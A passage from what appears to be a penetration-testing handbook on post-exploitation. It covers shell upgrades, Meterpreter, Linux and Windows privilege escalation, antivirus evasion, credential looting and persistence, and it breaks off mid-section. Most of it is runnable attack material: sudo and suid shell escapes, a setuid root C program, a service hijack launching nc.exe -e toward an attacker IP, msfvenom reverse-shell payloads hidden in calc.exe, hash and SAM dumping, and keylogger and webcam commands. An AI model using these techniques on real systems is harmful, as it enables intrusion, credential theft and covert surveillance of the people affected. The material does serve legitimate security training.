If you have a non-tty-shell there are certain commands and stuff you can't do. This can happen if you upload reverse shells on a webserver, so that the shell you get is by the user www-data, or similar. These users are not meant to have shells as they don't interact with the system has humans do.

So if you don't have a tty-shell you can't run `su`, `sudo` for example. This can be annoying if you manage to get a root password but you can't use it.

Anyways, if you get one of these shells you can upgrade it to a tty-shell using the following methods:

Using python

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Echo

```
echo 'os.system('/bin/bash')'
```

sh

```
/bin/sh -i
```

bash

```
/bin/bash -i
```

Perl

```
perl -e 'exec "/bin/sh";'
```

From within VI

```
:!bash
```

Interactive tty-shell

So if you manage to upgrade to a non-interactive tty-shell you will still have a limited shell. You won't be able to use the up and down arrows, you won't have tab-completion. This might be really frustrating if you stay in that shell for long. It can also be more risky, if a execution gets stuck you cant use Ctr-C or Ctr-Z without killing your session. However that can be fixed using socat. Follow these instructions.

https://github.com/cornerpirate/socat-shell

References:

http://unix.stackexchange.com/questions/122616/why-do-i-need-a-tty-to-run-sudo-if-i-can-sudo-without-a-password http://netsec.ws/?p=337 http://pentestmonkey.net/blog/post-exploitation-without-a-tty

Meterpreter for Post-Exploitation

Meterpreter shell for post-exploitation

By now you probably has some kind of shell to the target. If it is not a meterpreter shell you should probably try to turn the current shell into a meterpreter shell, since it gives you a lot of tools available really easy.

So just create a meterpreter-shell from msfvenom or something like that. Maybe a php-shell. Or whatever you have access to. Then you just fire that script and get your meterpreter shell. Check out the chapter Exploiting/Msfvenom for more about creating payloads.

Basics

List all commands

```
help
```

Get help about a specific command

```
help upload
```

Sessions

So first some basics. You can put the shell into a background job with the command `background`. This might be useful if you have several shells going at the same time. Or if you want to move to a specific directory to upload or download some files.

List background sessions

```
background -l
```

Connect back to a background session

```
background -i 1
```

Upload and download files.

```
upload
download
```

Scripts

Migrate

A really common and useful script that is build into metasploit is the migrate script. If you get the shell through some kind of exploits that crashes a program the user might shut down that program and it will close your session. So you need to migrate your session to another process. You can do that with the `migrate` script.

First run this command to output all processes

```
ps
```

Now you choose one and run

```
run migrate -p 1327
```

Where the `-p` is the PID of the process.

Post modules

There are tons of modules specifically created for post-exploitation. They can be found with

```
use post/
```

Upgrade a normal shell to metepreter

There is a point in doing stuff through metasploit. For example, if you find a exploit that does not have meterpreter available as a payload you can just start a normal shell and then upgrade it. To do that you do the following:

First you generate a shell through metasploit, either through a specici exploit or through a msfvenom-shell that you upload. Now that you have a normal shell it is time to upgrade it to a meterpreter shell.

First we have to leave the shell but without killing it. So we do

```
Ctr-z
Background session 2? [y/N]  y
```

Now we have that shell running in the background, and you can see it with

```
show sessions
#or
sessions -l
```

And you can connect to it again with

```
sessions -i 1
```

Or whatever the number of the session is.

So now we have the shell running in the background. It is time to upgrade

```
use post/multi/manage/shell_to_meterpreter
set LHOST 192.168.1.102
set session 1
exploit
```

Now metasploit will create a new session with meterpeter that will be available to you.

Privilege Escalation - Linux

Privilege Escalation

Once we have a limited shell it is useful to escalate that shells privileges. This way it will be easier to hide, read and write any files, and persist between reboots.

In this chapter I am going to go over these common Linux privilege escalation techniques:

- Kernel exploits
- Programs running as root
- Installed software
- Weak/reused/plaintext passwords
- Inside service
- Suid misconfiguration
- Abusing sudo-rights
- World writable scripts invoked by root
- Bad path configuration
- Cronjobs
- Unmounted filesystems

Enumeration scripts

I have used principally three scripts that are used to enumerate a machine. They are some difference between the scripts, but they output a lot of the same. So test them all out and see which one you like best.

LinEnum

https://github.com/rebootuser/LinEnum

Here are the options:

```
-k Enter keyword
-e Enter export location
-t Include thorough (lengthy) tests
-r Enter report name
-h Displays this help text
```

Unix privesc

http://pentestmonkey.net/tools/audit/unix-privesc-check
Run the script and save the output in a file, and then grep for warning in it.

Linprivchecker.py

https://github.com/reider-roque/linpostexp/blob/master/linprivchecker.py

Privilege Escalation Techniques

Kernel Exploits

By exploiting vulnerabilities in the Linux Kernel we can sometimes escalate our privileges. What we usually need to know to test if a kernel exploit works is the OS, architecture and kernel version.

Check the following:

OS:

Architecture:

Kernel version:

```
uname -a
cat /proc/version
cat /etc/issue
```

Search for exploits

```
site:exploit-db.com kernel version

python linprivchecker.py extended
```

Don't use kernel exploits if you can avoid it. If you use it it might crash the machine or put it in an unstable state. So kernel exploits should be the last resort. Always use a simpler priv-esc if you can. They can also produce a lot of stuff in the `sys.log`. So if you find anything good, put it up on your list and keep searching for other ways before exploiting it.

Programs running as root

The idea here is that if specific service is running as root and you can make that service execute commands you can execute commands as root. Look for webserver, database or anything else like that. A typical example of this is mysql, example is below.

Check which processes are running

```
# Metasploit
ps

# Linux
ps aux
```

Mysql

If you find that mysql is running as root and you username and password to log in to the database you can issue the following commands:

```
select sys_exec('whoami');
select sys_eval('whoami');
```

If neither of those work you can use a User Defined Function/

User Installed Software

Has the user installed some third party software that might be vulnerable? Check it out. If you find

anything google it for exploits.

```
# Common locations for user installed software
/usr/local/
/usr/local/src
/usr/local/bin
/opt/
/home
/var/
/usr/src/

# Debian
dpkg -l

# CentOS, OpenSuse, Fedora, RHEL
rpm -qa (CentOS / openSUSE )

# OpenBSD, FreeBSD
pkg_info
```

Weak/reused/plaintext passwords

- Check file where webserver connect to database (`config.php` or similar)
- Check databases for admin passwords that might be reused
- Check weak passwords

```
username:username
username:username1
username:root
username:admin
username:qwerty
username:password
```

- Check plaintext password

```
# Anything interesting the the mail?
/var/spool/mail

./LinEnum.sh -t -k password
```

Service only available from inside

It might be that case that the user is running some service that is only available from that host. You can't connect to the service from the outside. It might be a development server, a database, or anything else. These services might be running as root, or they might have vulnerabilities in them. They might be even more vulnerable since the developer or user might be thinking "since it is only accessible for the specific user we don't need to spend that much of security".

Check the netstat and compare it with the nmap-scan you did from the outside. Do you find more services available from the inside?

```
# Linux
netstat -anlp
netstat -ano
```

Suid and Guid Misconfiguration

When a binary with suid permission is run it is run as another user, and therefore with the other users privileges. It could be root, or just another user. If the suid-bit is set on a program that can spawn a shell or in another way be abuse we could use that to escalate our privileges.

For example, these are some programs that can be used to spawn a shell:

```
nmap
vim
less
more
```

If these programs have suid-bit set we can use them to escalate privileges too. For more of these and how to use the see the next section about abusing sudo-rights:

```
nano
cp
mv
find
```

Find suid and guid files

```
#Find SUID
find / -perm -u=s -type f 2>/dev/null

#Find GUID
find / -perm -g=s -type f 2>/dev/null
```

Abusing sudo-rights

If you have a limited shell that has access to some programs using `sudo` you might be able to escalate your privileges with. Any program that can write or overwrite can be used. For example, if you have sudo-rights to `cp` you can overwrite `/etc/shadow` or `/etc/sudoers` with your own malicious file.

`awk`

```
awk 'BEGIN {system("/bin/bash")}'
```

`bash`

`cp`
Copy and overwrite /etc/shadow

`find`

```
sudo find / -exec bash -i \;
```

```
find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' ;
```

`ht`

The text/binary-editor HT.

```
less
```

From less you can go into vi, and then into a shell.

```
sudo less /etc/shadow
v
:shell
```

```
more
```

You need to run more on a file that is bigger than your screen.

```
sudo more /home/pelle/myfile
!/bin/bash
```

```
mv
```

Overwrite `/etc/shadow` or `/etc/sudoers`

```
man
```

```
nano
```

```
nc
```

```
nmap
```

```
python/perl/ruby/lua/etc
```

```
sudo perl
exec "/bin/bash";
ctr-d
```

```
sudo python
import os
os.system("/bin/bash")
```

```
sh
```

```
tcpdump
```

```
echo $'id\ncat /etc/shadow' > /tmp/.test
chmod +x /tmp/.test
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z roo
```

```
vi/vim
```

Can be abused like this:

```
sudo vi
:shell

:set shell=/bin/bash:shell
:!bash
```

[How I got root with sudo/]

World writable scripts invoked as root

If you find a script that is owned by root but is writable by anyone you can add your own malicious code in that script that will escalate your privileges when the script is run as root. It might be part of a cronjob, or otherwise automatized, or it might be run by hand by a sysadmin. You can also check scripts that are called by these scripts.

```
#World writable files directories
find / -writable -type d 2>/dev/null
find / -perm -222 -type d 2>/dev/null
find / -perm -o w -type d 2>/dev/null

# World executable folder
find / -perm -o x -type d 2>/dev/null

# World writable and executable folders
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null
```

Bad path configuration

Putting `.` in the path
If you put a dot in your path you won't have to write `./binary` to be able to execute it. You will be able to execute any script or binary that is in the current directory.

Why do people/sysadmins do this? Because they are lazy and won't want to write `./.`

This explains it
https://hackmag.com/security/reach-the-root/
And here
http://www.dankalia.com/tutor/01005/0100501004.htm

Cronjob

With privileges running script that are editable for other users.

Look for anything that is owned by privileged user but writable for you:

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Unmounted filesystems

Here we are looking for any unmounted filesystems. If we find one we mount it and start the priv-esc process over again.

```
mount -l
cat /etc/fstab
```

NFS Share

If you find that a machine has a NFS share you might be able to use that to escalate privileges. Depending on how it is configured.

```
# First check if the target machine has any NFS shares
showmount -e 192.168.1.101

# If it does, then mount it to you filesystem
mount 192.168.1.101:/ /tmp/
```

If that succeeds then you can go to `/tmp/share`. There might be some interesting stuff there. But even if there isn't you might be able to exploit it.

If you have write privileges you can create files. Test if you can create files, then check with your low-priv shell what user has created that file. If it says that it is the root-user that has created the file it is good news. Then you can create a file and set it with suid-permission from your attacking machine. And then execute it with your low privilege shell.

This code can be compiled and added to the share. Before executing it by your low-priv user make sure to set the suid-bit on it, like this:

```
chmod 4777 exploit
```

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

Steal password through a keylogger

If you have access to an account with sudo-rights but you don't have its password you can install a keylogger to get it.

Other useful stuff related to privesc

World writable directories

```
/tmp
/var/tmp
/dev/shm
/var/spool/vbox
```

```
/var/spool/samba
```

References

http://www.rebootuser.com/?p=1758

http://netsec.ws/?p=309

https://www.trustwave.com/Resources/SpiderLabs-Blog/My-5-Top-Ways-to-Escalate-Privileges/

Watch this video!
http://www.irongeek.com/i.php?page=videos/bsidesaugusta2016/its-too-funky-in-here04-linux-privilege-escalation-for-fun-profit-and-all-around-mischief-jake-williams

http://www.slideshare.net/nullthreat/fund-linux-priv-esc-wprotections

https://www.rebootuser.com/?page_id=1721

Privilege Escalation - Windows

Privilege Escalation Windows

We now have a low-privileges shell that we want to escalate into a privileged shell.

Basic Enumeration of the System

Before we start looking for privilege escalation opportunities we need to understand a bit about the machine. We need to know what users have privileges. What patches/hotfixes the system has.

```
# Basics
systeminfo
hostname

# Who am I?
whoami
echo %username%

# What users/localgroups are on the machine?
net users
net localgroups

# More info about a specific user. Check if user has privileges.
net user user1

# View Domain Groups
net group /domain

# View Members of Domain Group
net group /domain <Group Name>

# Firewall
netsh firewall show state
netsh firewall show config

# Network
ipconfig /all
route print
arp -A

# How well patched is the system?
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Cleartext Passwords

Search for them

```
findstr /si password *.txt
```

```
findstr /si password *.xml
findstr /si password *.ini

#Find all those strings in config files.
dir /s *pass* == *cred* == *vnc* == *.config*

# Find all passwords in all files.
findstr /spin "password" *.*
findstr /spin "password" *.*
```

In Files

These are common files to find them in. They might be base64-encoded. So look out for that.

```
c:\sysprep.inf
c:\sysprep\sysprep.xml
c:\unattend.xml
%WINDIR%\Panther\Unattend\Unattended.xml
%WINDIR%\Panther\Unattended.xml

dir c:\*vnc.ini /s /b
dir c:\*ultravnc.ini /s /b
dir c:\ /s /b | findstr /si *vnc.ini
```

In Registry

```
# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogo

# SNMP Paramters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Service only available from inside

Sometimes there are services that are only accessible from inside the network. For example a MySQL server might not be accessible from the outside, for security reasons. It is also common to have different administration applications that is only accessible from inside the network/machine. Like a printer interface, or something like that. These services might be more vulnerable since they are not meant to be seen from the outside.

```
netstat -ano
```

Example output:

```
Proto  Local address      Remote address     State        User  Inod
    -----  -------------      --------------     -----        ----
    tcp    0.0.0.0:21         0.0.0.0:*          LISTEN       0     0
    tcp    0.0.0.0:5900       0.0.0.0:*          LISTEN       0     0
    tcp    0.0.0.0:6532       0.0.0.0:*          LISTEN       0     0
    tcp    192.168.1.9:139    0.0.0.0:*          LISTEN       0     0
    tcp    192.168.1.9:139    192.168.1.9:32874  TIME_WAIT    0     0
    tcp    192.168.1.9:445    192.168.1.9:40648  ESTABLISHED  0     0
    tcp    192.168.1.9:1166   192.168.1.9:139    TIME_WAIT    0     0
    tcp    192.168.1.9:27900  0.0.0.0:*          LISTEN       0     0
    tcp    127.0.0.1:445      127.0.0.1:1159     ESTABLISHED  0     0
    tcp    127.0.0.1:27900    0.0.0.0:*          LISTEN       0     0
    udp    0.0.0.0:135        0.0.0.0:*                       0     0
    udp    192.168.1.9:500    0.0.0.0:*                       0     0
```

Look for **LISTENING/LISTEN**. Compare that to the scan you did from the outside.
Does it contain any ports that are not accessible from the outside?

If that is the case, maybe you can make a remote forward to access it.

```
# Port forward using plink
plink.exe -l root -pw mysecretpassword 192.168.0.101 -R 8080:127.0.0

# Port forward using meterpreter
portfwd add -l <attacker port> -p <victim port> -r <victim ip>
portfwd add -l 3306 -p 3306 -r 192.168.1.101
```

So how should we interpret the netstat output?

Local address 0.0.0.0
Local address 0.0.0.0 means that the service is listening on all interfaces. This means that it can receive a connection from the network card, from the loopback interface or any other interface. This means that anyone can connect to it.

Local address 127.0.0.1
Local address 127.0.0.1 means that the service is only listening for connection from the your PC. Not from the internet or anywhere else. **This is interesting to us!**

Local address 192.168.1.9
Local address 192.168.1.9 means that the service is only listening for connections from the local network. So someone in the local network can connect to it, but not someone from the internet. **This is also interesting to us!**

Kernel exploits

Kernel exploits should be our last resource, since it might but the machine in an unstable state or create some other problem with the machine.

Identify the hotfixes/patches

```
systeminfo
# or
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Python to Binary

If we have an exploit written in python but we don't have python installed on the victim-machine we can always transform it into a binary with pyinstaller. Good trick to know.

Scheduled Tasks

Here we are looking for tasks that are run by a privileged user, and run a binary that we can overwrite.

```
schtasks /query /fo LIST /v
```

This might produce a huge amount of text. I have not been able to figure out how to just output the relevant strings with `findstr`. So if you know a better way please notify me. As for now I just copy-paste the text and past it into my linux-terminal.

Yeah I know this ain't pretty, but it works. You can of course change the name SYSTEM to another privileged user.

```
cat schtask.txt | grep "SYSTEM\|Task To Run" | grep -B 1 SYSTEM
```

Change the upnp service binary

```
sc config upnphost binpath= "C:\Inetpub\nc.exe 192.168.1.101 6666 -e
sc config upnphost obj= ".\LocalSystem" password= ""
sc config upnphost depend= ""
```

Weak Service Permissions

Services on windows are programs that run in the background. Without a GUI.

If you find a service that has write permissions set to `everyone` you can change that binary into your custom binary and make it execute in the privileged context.

First we need to find services. That can be done using `wmci` or `sc.exe`. Wmci is not available on all windows machines, and it might not be available to your user. If you don't have access to it, you can use `sc.exe`.

WMCI

```
wmic service list brief
```

This will produce a lot out output and we need to know which one of all of these services have weak permissions. In order to check that we can use the `icacls` program. Notice that `icacls` is only available from Vista and up. XP and lower has `cacls` instead.

As you can see in the command below you need to make sure that you have access to `wimc`, `icacls` and write privilege in `C:\windows\temp`.

```
for /f "tokens=2 delims='=' %a in ('wmic service list full^|find /i

for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) d
```

Binaries in system32 are excluded since they are mostly correct, since they are installed by windows.

sc.exe

```
sc query state= all | findstr "SERVICE_NAME:" >> Servicenames.txt

FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt

FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> s

FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME
```

Now you can process them one by one with the cacls command.

```
cacls "C:\path\to\file.exe"
```

Look for Weakness

What we are interested in is binaries that have been installed by the user. In the output you want to look for `BUILTIN\Users:(F)`. Or where your user/usergroup has `(F)` or `(C)` rights.

Example:

```
C:\path\to\file.exe
BUILTIN\Users:F
BUILTIN\Power Users:C
BUILTIN\Administrators:F
NT AUTHORITY\SYSTEM:F
```

That means your user has write access. So you can just rename the `.exe` file and then add your own malicious binary. And then restart the program and your binary will be executed instead. This can be a simple getsuid program or a reverse shell that you create with msfvenom.

Here is a POC code for getsuid.

```
#include <stdlib.h>
int main ()
{
int i;
    i = system("net localgroup administrators theusername /add");
return 0;
}
```

We then compile it with mingw like this:

```
i686-w64-mingw32-gcc windows-exp.c -lws2_32 -o exp.exe
```

Restart the Service

Okay, so now that we have a malicious binary in place we need to restart the service so that it gets executed. We can do this by using `wmic` or `net` the following way:

```
wmic service NAMEOFSERVICE call startservice

net stop [service name] && net start [service name].
```

The binary should now be executed in the SYSTEM or Administrator context.

Migrate the meterpreter shell

If your meterpreter session dies right after you get it you need migrate it to a more stable service. A common service to migrate to is winlogon.exe since it is run by system and it is always run. You can find the PID like this:

```
wmic process list brief | find "winlogon"
```

So when you get the shell you can either type `migrate PID` or automate this so that meterpreter automatically migrates.

http://chairofforgetfulness.blogspot.cl/2014/01/better-together-scexe-and.html

Unquoted Service Paths

Find Services With Unquoted Paths

```
# Using WMIC
wmic service get name,displayname,pathname,startmode |findstr /i "au

# Using sc
sc query
sc qc service name

# Look for Binary_path_name and see if it is unquoted.
```

If the path contains a space and is not quoted, the service is vulnerable.

Exploit It

If the path to the binary is:

```
c:\Program Files\something\winamp.exe
```

We can place a binary like this

```
c:\program.exe
```

When the program is restarted it will execute the binary `program.exe`, which we of course control. We can do this in any directory that has a space in its name. Not only `program files`.

This attack is explained here:
http://toshellandback.com/2015/11/24/ms-priv-esc/

There is also a metasploit module for this is: exploit/windows/local/trusted_service_path

Vulnerable Drivers

Some driver might be vulnerable. I don't know how to check this in an efficient way.

```
# List all drivers
driverquery
```

AlwaysInstallElevated

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysI
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysI
```

http://toshellandback.com/2015/11/24/ms-priv-esc/

Group Policy Preference

If the machine belongs to a domain and your user has access to `System Volume Information` there might be some sensitive files there.

First we need to map/mount that drive. In order to do that we need to know the IP-address of the domain controller. We can just look in the environment-variables

```
# Output environment-variables
set

# Look for the following:
LOGONSERVER=\\NAMEOFSERVER
USERDNSDOMAIN=WHATEVER.LOCAL

# Look up ip-addres
nslookup nameofserver.whatever.local

# It will output something like this
Address:  192.168.1.101

# Now we mount it
net use z: \\192.168.1.101\SYSVOL

# And enter it
z:

# Now we search for the groups.xml file
dir Groups.xml /s
```

If we find the file with a password in it, we can decrypt it like this in Kali

```
gpp-decrypt encryptedpassword
```

```
Services\Services.xml: Element-Specific Attributes
ScheduledTasks\ScheduledTasks.xml: Task Inner Element, TaskV2 Inner I
Printers\Printers.xml: SharedPrinter Element
Drives\Drives.xml: Element-Specific Attributes
DataSources\DataSources.xml: Element-Specific Attributes
```

Escalate to SYSTEM from Administrator

On Windows XP and Older

If you have a GUI with a user that is included in Administrators group you first need to open up

`cmd.exe` for the administrator. If you open up the cmd that is in Accessories it will be opened up as a normal user. And if you rightclick and do `Run as Administrator` you might need to know the Administrators password. Which you might not know. So instead you open up the cmd from `c:\windows\system32\cmd.exe`. This will give you a cmd with Administrators rights.

From here we want to become SYSTEM user. To do this we run:

First we check what time it is on the local machine:

```
time

# Now we set the time we want the system CMD to start. Probably one m
at 01:23 /interactive cmd.exe
```

And then the cmd with SYSTEM privs pops up.

Vista and Newer

You first need to upload PsExec.exe and then you run:

```
psexec -i -s cmd.exe
```

Kitrap

On some machines the `at 20:20` trick does not work. It never works on Windows 2003 for example. Instead you can use Kitrap. Upload both files and execute `vdmaillowed.exe`. I think it only works with GUI.

```
vdmallowed.exe
vdmexploit.dll
```

Using Metasploit

So if you have a metasploit meterpreter session going you can run `getsystem`.

Post modules

Some interesting metasploit post-modules

First you need to background the meterpreter shell and then you just run the post modules.
You can also try some different post modules.

```
use exploit/windows/local/service_permissions

post/windows/gather/credentials/gpp

run post/windows/gather/credential_collector

run post/multi/recon/local_exploit_suggester

run post/windows/gather/enum_shares

run post/windows/gather/enum_snmp
```

```
run post/windows/gather/enum_applications

run post/windows/gather/enum_logged_on_users

run post/windows/gather/checkvm
```

References

http://travisaltman.com/windows-privilege-escalation-via-weak-service-permissions/
http://www.fuzzysecurity.com/tutorials/16.html
https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/
http://it-ovid.blogspot.cl/2012/02/windows-privilege-escalation.html
https://github.com/gentilkiwi/mimikatz
http://bernardodamele.blogspot.cl/2011/12/dump-windows-password-hashes.html
https://www.youtube.com/watch?v=kMG8IsCohHA&feature=youtu.be
https://www.youtube.com/watch?v=PC_iMqiuIRQ
http://www.harmj0y.net/blog/powershell/powerup-a-usage-guide/
https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
http://pwnwiki.io/#!privesc/windows/index.md

Privilege Escalation - Powershell

Privilege Escalation with Powershell

```
What modules are available to us?
get-module -listavailable
```

Escaping Restricted Shell

Escaping Restricted Shell

Some sysadmins don't want their users to have access to all commands. So they get a restriced shell. If the hacker get access to a user with a restriced shell we need to be able to break out of that, escape it, in order to have more power.

Many linux distros include rshell, which is a restriced shell.

To access the restried shell you can do this:

```
sh -r
rsh

rbash
bash -r
bash --restricted

rksh
ksh -r
```

http://securebean.blogspot.cl/2014/05/escaping-restricted-shell_3.html?view=sidebar http://pen-testing.sans.org/blog/pen-testing/2012/06/06/escaping-restricted-linux-shells

Bypassing antivirus

Bypassing antivirus

So first of all, what is a antivirus program and how does it work?

How does it work?

Antivirus normally uses blacklisting as their methodology. They have a huge database full of signatures for different known malware. Then the antivirus just scans the disk and search for any of those signatures.

How do we bypass it?

So since there are many different antivirus and they all have different databases of signatures it is important for us to know what antivirus our target uses. Once we know that we can use virtustotal.com to upload our malicious files to see if that specific antivirus finds it.

So what we need to do is to change the malware enough so that the signature changes and the antivirus is not able to identify the file as malicious.

There are a few different techniques for doing this.

Encoding

We can encode our malware in different ways. This can be done with msfvenom. Notice how we set the `-e` flag here, and then use the `shikata_ga_nai` encoding. This is not that effective since antivirus-vendors have access to metasploit as well.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPOR
x86/shikata_ga_nai -i 9 -o meterpreter_encoded.exe
```

Embed in non-malicious file

Another way is to embed our payload in a non-malicious file.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPOR
x86/shikata_ga_nai -i 9 -x calc.exe -o
bad_calc.exe
```

Encrypting the malware

In order to obfuscate our malware we can encrypt it, and thus radically changing the signature. One much mentioned tool for doing that is Hyperion. It is a windows binary but we can compile and run it from linux as well. This worked for me (october 2016)

```
wget https://github.com/nullsecuritynet/tools/raw/master/binary/hype
unzip Hyperion-1.2.zip
i686-w64-mingw32-c++ Hyperion-1.2/Src/Crypter/*.cpp -o hyperion.exe
```

In Kali you have hyperion 1 included. However for it to work you have to run it from it's correct path. So go to `/usr/share/veil-evasion/tools/hyperion`

And run it like this

```
wine hyperion /path/to/file.exe encryptedfile.exe
```

Loot and Enumerate

Loot and Enumerate

After you have gained access to a machine you must loot it. This is useful in order to be able to pivot into other machine.

If you are on a network with other machines that you still haven't owned, it might be useful to take a tcp-dump from the machine you have owned. So that you can inspect the traffic between that machine and the other machines on the network. This might be helpful when attacking the other machines.

So after we have exploited a machine we want to use that machine to learn as much about the network as possible. To be able to map the entire network. We want to know about switches, firewalls, routers, other computers, server, etc. We want to know what ports are open, their operating systems.

We can start getting an understanding of the network by taking a tcp-dump.

We also want to look for password that might be reused on other machines, and sensitive information found in databases. Information about the user might be interesting in order to use social engineering attacks against other users in the network.

Loot Windows

Loot Windows

Meterpreter

If you have a meterpreter shell you are able to do a lot of thing with very little effort. If you do not have a meterpreter-shell you can always create a exploit with msfvenom. An elf or exe or other format to upgrade your shell.

Show help of all commands:

```
-h
```

Dump windows hashes for further analysis

```
hashdump
```

Keylogger

```
keysscan_start
keyscan_dump
keyscan_stop
```

Mic and webcam commands

```
record_mic     Record audio from the default microphone for X seconds
webcam_chat    Start a video chat
webcam_list    List webcams
webcam_snap    Take a snapshot from the specified webcam
webcam_stream  Play a video stream from the specified webcam
```

Dumping passwords and hashes on windows

This most likely requires administrative rights, that's why the chapter is found here and not in priv-esc. Once you have a hash you can move on to the Password Cracking-chapter where we discuss different techniques of cracking hashes.

Windows stores passwords in SAM - Security Account Manager. Passwords are stored differently depending on the operating system. Up until (and including) Windows 2003 stored the passwords in LAN Manager (LM) and NT LAN Manager (NTLM). LM is incredibly insecure. From windows vista and on the system does not use LM, only NTLM. So it is a bit more secure.

LM and NTLM >= Windows 2003

NTLM > Windows vista

LM Hashes

LM hashes can be really easy to crack. The LM part in the example below is the first part.

```
Administrator:500:FA21A6D3CF(01B8BAAD3B435B51404EE:C294D192B82B6AA35(
```

Example of NT

```
Administrator:500:NO PASSWORD*********************:BE134K40129560B46!
```

fgdump.exe

We can use `fgdump.exe` (`locate fgdump.exe` on kali) to extract NTLM and LM Password hashes. Run it and there is a file called 127.0.0.1.pwndump where the hash is saved. Now you can try to brute force it.

Windows Credencial Editor (WCE)

WCE can steal NTLM passwords from memory in cleartext! There are different versions of WCE, one for 32 bit systems and one for 64 bit. So make sure you have the right one.

You can run it like this

```
wce32.exe -w
```

Loot registry without tools

This might be a better technique than using tools like wce and fgdump, since you don't have to upload any binaries. Get the registry:

```
C:\> reg.exe save hklm\sam c:\windows\temp\sam.save
C:\> reg.exe save hklm\security c:\windows\temp\security.save
C:\> reg.exe save hklm\system c:\windows\temp\system.save
```

The hashes can be extracted using `secretdump.py` or `pwdump`

Pwdump 7

http://www.tarasco.org/security/pwdump_7/

VNC

VNC require a specific password to log in to. So it is not the same password as the user password. If you have a meterpreter shell you can run the post exploit module to get the VNC password.

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
```

Tcp-dump on winfows

You can use meterpreter to easily take a tcp-dump, like this:

```
# Meterpreter
run packetrecorder -li
run packetrecorder -i 1
```

Search for interesting files

```
#Meterpreter
search -f *.txt
search -f *.zip
search -f *.doc
search -f *.xls
search -f config*
search -f *.rar
search -f *.docx
search -f *.sql

# Recursive search
dir /s
```

References

This is a great post https://www.securusglobal.com/community/2013/12/20/dumping-windows-credentials/

Loot Linux

Loot Linux

Passwords and hashes

First grab the passwd and shadow file.

```
cat /etc/passwd
cat /etc/shadow
```

We can crack the password using `john the ripper` like this:

```
unshadow passwd shadow > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.t
```

Interesting files

```
#Meterpreter
search -f *.txt
search -f *.zip
search -f *.doc
search -f *.xls
search -f config*
search -f *.rar
search -f *.docx
search -f *.sql

.ssh:
.bash_history
```

Mail

```
/var/mail
/var/spool/mail
```

Tcp-dump

Fast command:

```
tcpdump -i any -s0 -w capture.pcap
tcpdump -i eth0 -w capture -n -U -s 0 src not 192.168.1.X and dst not
tcpdump -vv -i eth0 src not 192.168.1.X and dst not 192.168.1.X
```

First we need to figure out what interfaces the machine is using: `ifconfig`. Then we can just start tapping in on that and start to capture those packets.

Commands and flags

Let's start with the basics. `tcpdump` - this command will output all network traffic straight to the terminal. Might be hard to understand if there is a lot of traffic.

`-A` - stands for Ascii, and output it in ascii.

`-w file.pcap` - the w-flag will save the output into the filename of your choice. The traffic is stored in pcap-format, which is the standard packet-analysis-format.

`-i any` - will capture traffic for all interfaces.

`-D` - show list of all interfaces

`-q` - be less verbose. Be more `quiet`

`-s` - The default size that tcpdump captures is only 96 bytes. If you want it to capture more you have to define it yourself `-s0` gives you the whole packet.

`-c` - count. Set how many packets you want to intercept. And then stop. Is useful if you have a non-interactive shell, this way to can capture packets without having to leave with `ctr-c`.

`port 22` - only see traffic on a specific port.

`-vvv` - Verbose. Depending on how verbose you want the output.

Useful commands

Lots of good stuff here http://www.rationallyparanoid.com/articles/tcpdump.html

```
tcpdump -i wlan0 -vvv -A | grep "GET"
```

This will grep all GET from the wlan0 interface. This will not get any SSL-encrypted traffic.

```
sudo tcpdump -i wlan0 src port 80 or dst port 80 -w port-80-recordin
sudo tcpdump -i eth0 src port 80 or dst port 80 -w port-80-recording
```

Print the traffic in hex with ascii interpretation.

```
tcpdump -nX -r file.pcap
```

Only record tcp-traffic

```
tcpdump tcp -w file.pcap
```

Sniffing for passwords

Once we have dumped some of the traffic we can insert it into metasploit and run `psnuffle` on it. It can sniff passwords and usernames from **pop3**, **imap**, **ftp**, and **HTTP GET**. This is a really easy way to find usernames and passwords from traffic that you have already dumped, or are in the process of dumping.

```
use auxiliary/sniffer/psnuffle
```

https://www.offensive-security.com/metasploit-unleashed/password-sniffing/

References

http://www.thegeekstuff.com/2010/08/tcpdump-command-examples/

https://danielmiessler.com/study/tcpdump/

https://www.sans.org/reading-room/whitepapers/testing/post-exploitation-metasploit-pivot-port-33909

http://jvns.ca/blog/2016/03/16/tcpdump-is-amazing/

Persistence

Persistence - Rootkit - Backdoor

So if you manage to compromise a system you need to make sure that you do not lose the shell. If you have used an exploit that messes with the machine the user might want to reboot, and if the user reboots you will lose your shell.

Or, maybe the way to compromise the machine is really complicated or noisy and you don't want to go through the hassle of doing it all again. So instead you just create a backdoor that you can enter fast and easy.

Create a new user

The most obvious, but not so subtle way is to just create a new user (if you are root, or someone with that privilege) .

```
